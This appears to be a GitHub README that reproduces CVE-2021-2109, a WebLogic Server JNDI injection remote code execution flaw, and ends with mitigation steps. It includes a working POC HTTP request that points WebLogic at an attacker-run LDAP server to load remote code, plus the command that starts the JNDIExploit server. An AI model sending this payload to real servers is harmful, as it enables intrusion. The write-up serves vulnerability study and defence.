 rabbitsafe/cve-2021-2109
Step-by-step reproduction and analysis of CVE-2021-2109, a Weblogic Server remote code execution vulnerability via JNDI injection, with POC and mitigation guidance.

CVE-2021-2109 Weblogic Server Remote Code Execution Vulnerability Reproduction and Analysis
In January 2021, Oracle released a security update patch, including 329 new security patches in the Oracle product family. This announcement specifically mentioned the Oracle WebLogic Server security advisory regarding the CVE-2020-14750 vulnerability released on November 1, 2020. Customers are strongly advised to apply this patch update, as well as other patches in this advisory. CVE-2021-2109 is a remote code execution vulnerability in Weblogic. The vulnerability is mainly caused by JNDI injection, allowing attackers to exploit this vulnerability for remote code execution.
Affected versions are as follows: Weblogic Server 10.3.6.0.0 Weblogic Server 12.1.3.0.0 Weblogic Server 12.2.1.3.0 Weblogic Server 12.2.1.4.0 Weblogic Server 14.1.1.0.0

Using DOCKER to set up a Weblogic Server test environment, Weblogic Server can be accessed normally

Start LDAP locally, available for download at https://github.com/feihong-cs/JNDIExploit/releases/tag/v.1.11. Command: java -jar JNDIExploit-v1.11.jar -i 192.168.131.1



Send the CVE-2021-2109 JNDI injection POC packet for Weblogic Server remote code execution: POST /console/consolejndi.portal?_pageLabel=JNDIBindingPageGeneral&_nfpb=true&JNDIBindingPortlethandle=com.bea.console.handles.JndiBindingHandle(%22ldap://192.168.131;1:1389/Basic/WeblogicEcho;AdminServer%22) HTTP/1.1

Execute the ipconfig system command via the cmd variable


Execute calc.exe via the cmd variable to open the system calculator


The system calculator is opened
Security Recommendations for CVE-2021-2109 Weblogic Server Remote Code Execution Vulnerability
Disable the T3 protocol If you do not rely on the T3 protocol for JVM communication, you can mitigate the impact of this vulnerability by temporarily blocking the T3 protocol. 1). Enter the Weblogic console, in the base_domain configuration page, go to the 'Security' tab page, click 'Filter', and configure the filter. 2). In the connection filter, enter: weblogic.security.net.ConnectionFilterImpl, and in the connection filter rules box, enter: * * 7001 deny t3 t3s.
Disable IIOP Log in to the Weblogic console, find the 'Enable IIOP' option, uncheck it, and restart for the change to take effect.
Temporarily disable external access to the backend /console/console.portal
Upgrade to the official security patch
